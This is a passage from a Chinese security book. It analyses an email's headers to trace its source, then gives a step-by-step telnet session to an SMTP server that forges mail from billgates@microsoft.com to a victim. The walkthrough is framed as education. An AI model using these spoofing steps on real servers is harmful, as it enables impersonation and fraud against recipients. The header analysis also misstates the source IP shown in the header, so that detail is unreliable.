


图 2-11 邮件转发报告



案例 4

Return-Path: <smsprat@indiatimes.com>
Received: from WS0005.indiatimes.com ([203.199.93.15]) by delhi3.mtnl.net.in (8.9.1/1.1.20.3/27Jun00-0346PM) id TAA0000000181; Sat, 6 Mar 2004 19:59:01 +0530
Received: from 198.168.57.15 (a2 [198.168.57.22]) by WS0005.indiatimes.com (8.9.3/8.9.3) with SMTP id TAA16635 for <ankit@bol.net.in>; Sat, 6 Mar 2004 19:38:42 +0530
From: "smsprat" <smsprat@indiatimes.com>
Message-Id: <200403061408.TAA16635@WS0005.indiatimes.com>
To: <ankit@bol.net.in>
Reply-To: "smsprat"<smsprat@indiatimes.com>
Subject: PRATEEK
Date: Sat, 06 Mar 2004 20:01:23 +0530
X-URL: http://indiatimes.com
Content-Type: multipart/alternative;
boundary="=_MAILER_ATTACH_BOUNDARY1_200436620123294702567"
MIME-Version: 1.0
X-UIDL: 33051535b8aea0fb4780989447e18932

你可以按照以下的步骤对电子邮件标题信息进行分析，找出邮件的来源和路径。见图 2-12。




图 2-12 邮件转发报告

1. 电子邮件的发送地址: smsprat@indiatimes.com
2. 源 IP 地址: 192.168.57.15
3. 源邮件服务器: HTTP.
4. 邮件客户端软件: Online mail service.
5. 操作步骤: HTTP 邮件格式→源邮件服务器→目标邮件服务器→目标地址



第三章 邮件伪造

- 你是否刚好收到一封来自比尔·盖茨的邮件：给你提供一份工作？
- 你的员工、合伙人、股东或合作商是否收到看似发自你邮箱账号的辱骂信？
- 你与妻子的关系是否被看似发自你邮箱账号的恶意邮件所伤害呢？
- 你是否被人通过邮件勒索大量金钱呢？

3.1 简介

邮件伪造就是让攻击者伪装邮件来源，并将其发送给受害者。大多数的攻击者利用此技术愚弄受害者，使得他们错误地相信别人给他们发送了某一邮件。邮件伪造在 Internet 中被广泛地使用，攻击者利用它可以达到各种目的——破坏个人或商业的关系、恶作剧、造成社会危机、截获身份信息或者获得经济利益。

不幸的是，受害者除了保持警惕外似乎没有更好的方法来对抗邮件伪造攻击。随着电子邮件越来越多地作为首选通信方式，邮件伪造所带来的危害只有可能更加巨大。基本上没有任何保证，可以使我们确信一个电子邮件的确是由经授权人发送，而不是来自于一个恶意的攻击者。由于邮件伪造攻击极其简单，个人和公司都必须采取应对措施。这些邮件伪造攻击可以很容易地被用来产生一系列的误解、取消订单、扰乱关系、诽谤公司和带来其他一系列商业损失。

3.2 邮件伪造技巧

简单邮件传输协议或 SMTP 协议，是 Internet 中邮件客户端及后台发送邮件的标准协议。它定义邮件客户端与服务器端如何通信以进行邮件发送。使用该协议的 SMTP 后台默认在邮件服务器的 25 端口运行。每当用户书写好一个邮件并按下 SEND 键，邮件客户端自动调用 SMTP 命令到远端的服务器，发送指定信息。

不幸的是，SMTP 协议也使得攻击者发送伪造邮件到远端用户非常容易。很有可能的是，一个用户可以手动链接一远端邮件服务器 25 端口，同时使用 SMTP 命令发送一封假的电子邮件。这个利用 SMTP 命令从他人邮件账户发送邮件的过程被称为邮件伪造。通常，攻击者按以下步骤实施邮件伪造：

注意：以下例子摘自全球畅销书“The Ethical Guide to Corporate Security”由 Macmillan India Ltd. 出版。

1. 运行 shell 命令或命令行，输入以下命令：

\$>telnet mailserver.com 25

以上命令远程登录指令邮件服务器 25 端口。需要注意的是 25 端口是 SMTP 协议默认的安装发送邮件后台使用的端口。因为要发一个伪造邮件，所以必须连接上远程系统在 25 端口运行的发送邮件后台程序。

2. 一旦与远端邮件服务器的发件后台连接，你将收到以下类似欢迎信息：

220 mailserver.com ESMTP Sendmail 8.12.11/8.12.11; Wed, 5 May 2004 00:18:26 -0700

这是一个典型的后台标识的示例。后台标识是指一旦连接建立，就发出的对用户问候的祝贺或欢迎的信息。后台标识不仅仅欢迎用户，同时它有时也提供一些关于目标系统的有价值的信息给用户。这样一种标识可以显示一些敏感信息，如：后台程序名称、版本、时戳及其他一些重要的有关系统的详细信息。所以，后台标识的获取已逐渐成为一种流行并且相对简易的信息收集方式。比如，在本例中，通过对上面后台标识的简单分析，我们可以得到以下目标系统的相关信息：

邮件后台：Sendmail

邮件后台版本：8.12.11/8.12.11

操作系统：A Unix based or rather a non-Windows based platform

3. 一旦与远端后台连接上并收到欢迎信息，那么真正的邮件伪造过程就开始了。以下摘自一个邮件伪造会话的例子。注意：攻击者命令用粗体表示。

220 mailserver.com ESMTP Sendmail 8.12.11/8.12.11; Wed, 5 May 2004 00:18:26 -0700
help

214-2.0.0 This is sendmail version 8.12.11

214-2.0.0 Topics:

214-2.0.0 HELO EHLO MAIL RCPT DATA

214-2.0.0 RSET NOOP QUIT HELP VRFY

214-2.0.0 EXPN VERB ETRN DSN AUTH

214-2.0.0 STARTTLS

214-2.0.0 For more info use "HELP <topic>".

214-2.0.0 To report bugs in the implementation send email to

214-2.0.0 sendmail-bugs@sendmail.org.

214-2.0.0 For local information send email to Postmaster at your site.

214 2.0.0 End of HELP info

helo microsoft.com

250 mailserver.com Hello abc-03-3414.isp.com [128.12.53.35], pleased to meet you
mail from: billgates@microsoft.com



250 2.1.0 billgates@microsoft.com... Sender ok

rcpt to: abc@victim.com

250 2.1.5 abc@victim.com... Recipient ok

data

354 Enter mail, end with "." on a line by itself

Dear victim,

My name is Bill Gates and I am the Chairman of Microsoft Corporation. I would like to offer you a job. If you are interested in working for me, then please reply to this email or give me a call at XXX-XXX-XXXX.


Thanks,

William Gates

250 2.0.0 i457IQn6018873 Message accepted for delivery

以上会话摘录并不需要太多的说明——命令要求远端服务器从伪装邮箱地址 billgates@microsoft.com 发送一份伪造邮件（包含一些指定的内容）到受害者的邮箱地址： abc@victim.com。如上面摘录中所示，使用 HELP 命令可以得到每条命令的更详细信息。

4. 当受害者（abc@victim.com）收到以上伪造邮件时，他会认为邮件确实发自 billgates@microsoft.com。而事实上，是攻击者连接了邮件服务器并发送了伪造邮件。同样，攻击者按照以上技巧可以从任意的邮件地址给受害者发送伪造邮件，见图 3-1 所示。



```
Telnet - smtp-roam.stanford.edu
Connect Edit Terminal Help
220 smtp-roam.Stanford.EDU ESMTP Sendmail 8.12.11/8.12.11; Mon, 20 Dec 2004 03:
6:51 -0800
helo microsoft.com
250 smtp-roam.Stanford.EDU Hello [203.94.218.240], pleased to meet you
mail from: billgates@microsoft.com
250 2.1.0 billgates@microsoft.com... Sender ok
rcpt to: victim@victim.com
```

图 3-1 远程登录演示 SMTP 命令

小提示：事实上，人们并不需要真正去记住 SMTP 命令。每当对某个命令如何工作或某个命令是什么不确定时，只需输入 HELP 加某个命令的名称就可以获得帮助。有时输入“？”也可以显示一些关于 Sendmail 用法的提示。例如：

HELP HELO

214-HELO 214- Introduce yourself.

214 End of HELP info

3.3 高级邮件伪造

